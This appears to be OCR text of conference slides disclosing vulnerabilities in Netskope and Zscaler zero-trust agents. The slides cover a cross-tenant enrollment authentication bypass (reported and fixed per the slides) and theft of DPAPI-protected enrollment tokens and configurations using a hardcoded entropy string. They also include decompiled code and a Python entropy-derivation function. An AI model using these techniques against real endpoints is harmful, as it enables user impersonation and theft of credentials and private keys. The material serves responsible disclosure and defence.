
Netskope – JWT/URL Mismatch

Request

```
GET /v1/branding/tenant/?orgkey=BBBBBB HTTP/1.1
Host: enrolment-eu.goskope.com
User-Agent: Windows NT 11.0 x64;Netskope ST Agent
123.0.0.2272;Hostname
Authorization: Bearer eyJ0…
Accept: */*
Connection: keep-alive
```

```
{
  "Iss": "client",
  "OrgKey": "AAAAAA",
  "UPN": "alan%40zerosafe.net",
  "UTCEpoch": 1741602516,
  "exp": 1741606092,
  "nbf": 1741602515
}
```





Cross-Tenant Auth Bypass - The fix

- We reported this bug to Netskope PSIRT on **March 14th 2025**
- It was fixed server-side in the 126.0.0 release on **May 12th 2025**
- Netskope does not issue CVEs for server-side bugs
- If you scroll to the bottom of the release notes, you'll find all the details

> Netskope fixed a security gap involving the validation of secure enrollment token(s), in which the token(s) could potentially have been abused from one tenant to impersonate a user from another tenant.

Netskope Cross-Tenant Auth Bypass

Attacker's Wish List

	Bug Type	Zscaler	Netskope	Check Point
Authentication	Auth Bypass	💀	💀	💀
Authorization	Steering Bypass			❓
	Config Theft			❓
Device Trust	Priv Esc			💀
	Posture Bypass			❓

You wouldn't steal a token...

- Even with Secure Enrollment – we only need the token to impersonate any user
- The Secure Enrollment token is added to the machine via the MSI arguments (or pushed via MDM)
- Stored in the registry and encrypted with DPAPI at:

  `HKLM\SOFTWARE\Netskope\SecureToken\AuthenticationToken`
- The `CryptProtectData` call uses the flag 4 which translates to `CRYPTPROTECT_LOCAL_MACHINE` - which means that *any user* on the machine can decrypt it
- Optional entropy is used. Hardcoded as:

  `This is global Entropy string\0`

```
        BVar3 = CryptUnprotectData(&local_81c,(LPWSTR *)0x0,(DATA_BLOB
*)&GLOBAL_ENTROPY,(PVOID)0x0,
                                   (CRYPTPROTECT_PROMPTSTRUCT
*)0x0,4,&local_824);
        if (BVar3 != 0) {
          if ((4 < DAT_00a17ce0) && (DAT_00a2d025 != '\0')) {
            WriteLog((uint *)"nsEnrollmentToken",
                     (undefined1 (*) [16])
                     "C:\\jenkins\\iad0-cisystem\\workspace\\client-release-
pipeline\\client\\lib\\n sEnrollmentToken\\win\\nsEnrollmentToken.cpp"
                     ,0xb1,5,'\0',"%s: AuthenticationToken size = %d");
          }
```

Yes, that really is the entropy


```
00a17d42 00              ??         00h
00a17d43 00              ??         00h
00a17d44 54 68 69        ds         "This is global Entropy string"
         73 20 69
         73 20 67 ...

                    GLOBAL_ENTROPY                                XREF[2]:     FUN_006c5270:006c5540(*),
                                                                               FUN_006c5620:006c58f0(*)
```

Netskope Secure Enrollment Token Theft

What does all this mean?

- In IDP mode (without Secure Enrollment) – complete authentication bypass for enrolment
- In Secure Enrolment mode - complete cross-tenant compromise from ANY Netskope customer to any other – now fixed
- If Netskope Private Access (NPA) is enabled for the tenant, UserKey compromise could allow private application or VPN equivalent access
- Even with Secure Enrollment, if you have the token, you can Impersonate any user to bypass traffic steering restrictions
- It's still possible to invoke many API methods with only an OrgKey..


Configuration Theft & Replay



- Configuration is stored on the user's device
- Includes authentication token and private keys
- What if an attacker could steal the config and put it on their own device?
- Now the attacker can operate on their own machine – without EDR / AV etc.

Configuration Theft & Replay

- Zscaler config is encrypted by default
- Netskope config *can* be encrypted (but not default)
- Tamper controls can complicate dumping efforts, but not a silver bullet
- Both products use DPAPI for config encryption
- Zscaler encrypts using the SYSTEM user scope
- Additional entropy required again ..




Configuration Theft & Replay

- Zscaler config is stored at:
  - `C:\ProgramData\Zscaler\log-<hash>\<hash>++-config.dat`
- Where `<hash>` is the SHA1 of the user's SID
- Entropy is calculated by:
  - Hashing the user SID
  - XORing it with a fixed key
  - Splitting the ciphertext in half and XORing both halves

```python
def xor_bytes(b1: bytes, b2: bytes) -> bytes:
    return bytes([x ^ y for x, y in zip(b1, b2)])

def get_zscaler_entropy(user_sid: str) -> bytes:
    hardcoded = b"<xor key goes here>"
    sid_hash = hashlib.sha1(user_sid.encode()).hexdigest().upper()
    mixed = xor_bytes(hardcoded, sid_hash.encode())
    half = len(mixed) // 2
    entropy = xor_bytes(mixed[:half], mixed[half:])
    return entropy
```

Configuration Theft & Replay

- Zscaler config dump requires SYSTEM
- Which would require an administrator user or a Local Privilege Escalation
  - **Luckily, we have two of those!**
- RPC authentication uses signature check
  - Can be bypassed via process injection/hollowing
- This allows us to call arbitrary RPC methods from ZSATrayManager




Attacker's Wish List


	Bug Type	Zscaler	Netskope	Check Point
Authentication	Auth Bypass	💀	💀	💀
Authorization	Steering Bypass	💀	💀	❓
	Config Theft	💀	💀	❓
Device Trust	Priv Esc			💀
	Posture Bypass			❓

